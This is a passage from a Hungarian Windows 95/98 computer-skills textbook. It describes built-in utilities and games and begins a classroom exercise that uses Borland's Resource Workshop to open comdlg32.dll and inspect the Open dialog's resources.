- **`progman`** – ha megszoktuk a Windows 3.1 felhasználói felületét és nem tetszik az új, egy alkalmazás erejéig ismét a régi rendszerben érezhetjük magunkat.



- **welcome** – a számítógép bekapcsolásakor jelenik meg egészen addig, míg meg nem unjuk és le nem tiltjuk. Ha később mégis szükségünk lenne rá, bármikor megjeleníthetjük. Innen indíthatjuk a Windows oktatóprogramját is (CD szükséges)!




- **scandisk, defrag, cleanmgr** – a Windows karbantartó programjai (lemezhiba kereső, töredezettség-mentesítő és felesleges fájlokat – pl. a TEMP könyvtárban találhatókat – törlő), *havonta egyszer érdemes lefuttatni őket*. A **cleanmgr** csak a Windows 98-ban található.

- **sysmon** – rendszermonitor program


- **taskman** – alkalmazások közti váltás és új alkalmazás futtatásának újabb lehetősége. A Windows 3.1-et idézi fel.

- **freecell, mshearts, sol, winmine** – a Windows játékprogramjai (Admirális, a hálózatban is játszható Fekete macska, Pasziánsz és az Aknakereső). A Windows 95 Plus! egy további játékot, a flippert tartalmazza (Space Cadet Table).

- (Csak Windows 98) Start – Programok – Kellékek – Kisegítő lehetőségek – Nagyító. A képernyő két részre bomlik (beállíthatjuk hogy hol) és az alsó felét a felső részen sokkal nagyobb méretben láthatjuk. Esetleg előadásokon is használható.





- (Csak Windows 98) A Start – Programok – Kellékek – Rendszereszközök sok hasznos alkalmazást tartalmaz. Nézzük meg őket! Pl. a FAT32 konverter (DOS alól az **`fdisk`**-kel is lehet, de a Windowsos változatnál nem kell újratelepíteni a gépet).




- (Csak Windows 98) Start-Futtatás-Tallózás **`C:\Program Files\Microsoft NetShow\ Player\nsplayer.exe`** és **`C:\Program Files\REAL\PLAYER\Rvplayer.exe`** – Internet kapcsolat esetén élő rádióadót hallgathatunk, vagy élő TV adást nézhetünk, az utóbbinál letölthetjük fájlba is. A RealPlayert egyéb-

ként ingyenesen letölthetjük az Internetről, de a Windows 98 már tartalmazza. A TV adásnál ma még csak 1, max. 2 kép jelenik meg másodpercenként, a hang tűrhető, a kép az igazinál sokkal rosszabb minőségű, de működik (inkább diavetítés, mint TV adás). Főleg olyan földrajzi helyen hasznos, ahol nem fogható antennával az adás (pl. Amerikában a Duna TV). A RealPlayert gyártó cég közben továbbfejlesztette termékét, az újabb változat a RealPlayer G2, illetve legújabban a RealPlayer 7 Plus (lásd **www.real.com**).








A Duna TV honlapján a "Nézze az élő adást!" szövegre, a Petőfi rádió honlapján pedig a fekete ikonra kattintva elindul a RealPlayer és az élő (!) TV, illetve rádió adás. (A képek nem a Windows 98 Real Playerével készültek, hanem az Internetről letölthetővel.)

- (csak Windows 98): a Microsoft hivatalos Windows-frissítő honlapja: Start – Windows Update. Ha van Internet csatlakozásunk, próbáljuk ki. A Windows 98 tartalmazza az Internet Explorer 4.0-s böngészőt, így ha nem telepítettünk fel mást, ez indul el. (Egyébként a Sajátgép és más ablakok is a "böngészőből" jelennek meg, azaz a böngésző a Windows 98-ba bele van integrálva).




*A Windows újabb változataiba nemcsak egyre több alkalmazást építenek, vannak, amelyeket elhagynak. Erre a sorsra jutott, pl. a Windows 3.1 Makrórögzítője (**`recorder.exe`**), amely egyszer betáplált egérművelet- és billentyűzetleütés sorozatot később egy billentyűre visszajátszott.*

12.9. Resource Workshop (Erőforrás Műhely)

Ezt a részt csak akkor gyakorolhatjuk, ha számítógépünkön megtalálható a Resource Workshop program. A Workshop pl. a Borland Pascal és a Borland C programcsomagok része. A GDF számítógéptermeiben megtalálható, otthoni számítógépünkön azonban nem feltétlenül!

Idáig a Windowst felhasználói szemmel néztük. A most következő részben viszont lehetőségünk nyílik néhány jellemzőjét megváltoztatni.


- Indítsuk el a WordPad-et (Start – Futtatás – wordpad), majd jelenítsük meg a "Megnyitás" párbeszédablakot! Erre három lehetőségünk van: menüből Fájl – Megnyitás, billentyűzetről Ctrl+O, egérrel a ikonra kattintva.



Ezt a párbeszédablakot fogjuk megváltoztatni. Nézzük meg jól, majd üssünk Esc-et az eltüntetéséhez és Alt+F4-gyel zárjuk be az alkalmazást.

- Indítsuk el a Resource Workshop-ot! Csak annyit tudunk, hogy a futtatható fájl neve *workshop*. Elindíthatnánk Start – Futtatás – workshop (Enter)-rel, amelyre vagy elindul, vagy egy "Nem találtam a fájlt." jellegű hibaüzenetet kapunk. Most azonban ne ezt csináljuk, hanem keressük meg a fájlt: Start – Keresés – Fájlok vagy mappák. A megjelenő párbeszédablakban a "Név" mezőbe írjuk be: **`workshop.exe`**, a "Hely" (Windows 95-nél: "Keresés helye") mezőben pedig válasszuk a "Sajátgép"-et, ekkor az összes háttértáron keres, beleértve a hálózatot is; ha nincs hálózat, választhatjuk a "C:"-t is. Ne felejtsük el bejelölni "Az almappákban is" (Windows 95-nél "Belső mappákban is") szöveg előtti négyzetet, hogy az alkönyvtárakat is megvizsgálja a gép! A "Keresendő szöveg" mező legyen üres, ne írjunk bele semmit (Windows 95-nél az Egyebek fül alatt található; egyébként nagyon hasznos lehetőség, fájlt kereshetünk a fájltartalom részletének megadásával).


A keresést a Keresés gomb megnyomásával, vagy Enterrel indítsuk el. Ha a gép megtalálta a fájlt, kiírja egy kis ablakban. Vigyük ide az egeret és az alkalmazást egy (vagy kettő) egérkattintással indítsuk el:



Ha programunk 4.5-ösnél korábbi verziószámú, nem biztos, hogy a most következő feladatsort végre tudjuk hajtani. Ha pedig a Keresés nem találta meg a Workshop-ot, akkor vagy rosszul adtuk meg a fájl nevét-elérési helyét – ellenőrizzük le! –, vagy nincs feltelepítve gépünkön. Ebben az esetben ugorjuk át ezt a néhány oldalt és lépjünk a következő, 10. alpontra.
A "Keresés" ablak nem záródik be magától, de nem is baj, mert szükségünk lesz rá.


- Keressük meg azt a fájlt, amely az előbb megtekintett *Megnyitás* párbeszédablak adatait tartalmazza! Sok rendszerállományt átvizsgálhatunk, az egyszerűség kedvéért elmondjuk a megoldást: a **comdlg32.dll** fájl tartalmazza a párbeszédablak tartalmát. A Windows fájlkereső szolgáltatásával – amit az előbb is használtunk – a párbeszédablak egy jellemző szövegét megadva általában megtalálhatjuk a fájlt. Sajnos ennél a példánál nem működik, mert a szövegek – pl. *Hely, Fájlnév, Megnyitás* stb. – más formában tárolódnak e **.DLL** fájlban, a keresés más fájlokat találna meg. A nekünk szükséges párbeszédablakot úgy találhatjuk meg, ha a Workshop-ba betöltjük az összes **.DLL** fájlt és végigkeressük.

  Szóval váltsunk vissza a Keresés ablakba a bal Alt+Tab billentyűkombinációval. A fájl nevéhez írjuk be: **comdlg32.dll**, a "Keresendő szöveg" mező maradjon üres, a Hely-et a Tallózás gomb megnyomása után választhatjuk ki, legyen **C:\WINDOWS** (vagy **C:\WIN95**, vagy **C:\WIN98**, telepítéstől függően) – hiszen Windows rendszerfájlról van szó –, majd OK gomb. Végül "Az almappákban is" szöveg előtti négyzet maradjon bejelölve és nyomjuk meg a Keresés gombot! A Windows egy kis ideig dolgozik, majd megtalálja az állományt:



Jegyezzük meg a fájl megtalálási helyét (a fenti példában **C:\WIN98\SYSTEM**) és kattintsunk egyet (vagy kettőt) a fájlnévre! A Windows általában nem fog elindítani semmit, mert nincs a

.DLL kiterjesztésű fájlokhoz program társítva. A *Társítás* párbeszédablak jelenik meg:




Itt beállíthatnánk, hogy a Workshop induljon el, de inkább üssünk Esc-et, majd Alt+F4-gyel zárjuk be a Keresés ablakot. Visszatértünk a Workshop-hoz, ez az aktív ablak.

A Társítás egyébként bármely fájlra létrehozható vagy megváltoztatható (a "Sajátgép" indítása után Nézet – Mappa beállításai – Fájltípusok fül; Windows 95-nél a menüsor neve Beállítások), vagy az adott fájl ikonjánál jobb egérgomb + Társítás sor.


- (Tehát csak a Workshop fut, semmilyen egyéb ablak nincs nyitva.) A Workshop angol nyelvű, ha nem beszéljük, ne ijedjünk meg. Nagyítsuk az ablakot teljes méretre, a fejlécre történő kettős kattintással! Következik a **comdlg32.dll** betöltése. Lépjünk be a "File" menübe és válasszuk az "Open project" sort! ("New project" = új létrehozása; "Open project" = létező megnyitása; "Preferences" = beállítások). Egy párbeszédablak jelenik meg. A "File type" sornál nyissuk meg a legördülő menüt a ▼-ra kattintással és válasszuk ki a **.DLL**-t tartalmazó sort, mert most ilyen típusú fájlt nyitunk meg. Következik a fájl kijelölése. Ez a párbeszédablak "régi", Windows 3.1 alatt is használható, ezért kicsit máshogy működik: a

"Directories" feliratú kis ablakban kattintsunk *kettőt* a C-re! Utána kettőt a .. (két pont)-tal jelölt sorra egészen addig, amíg van ilyen sor. Ha már nincs, feljebb a "Path" szó után "c:\" fog szerepelni, azaz a gyökérkönyvtárban vagyunk. Kattintsunk *kettőt* a **WINDOWS** (**WIN95**, **WIN98**, telepítéstől függően) sorra, majd kettőt a **system**-re. Vigyük az egeret balra, és a "Files" feliratú kis ablakban keressük meg a **comdlg32.dll** fájlt. A párbeszédablak így néz ki (figyeljük meg, hogy a "Path" már **c:\win98\system**):

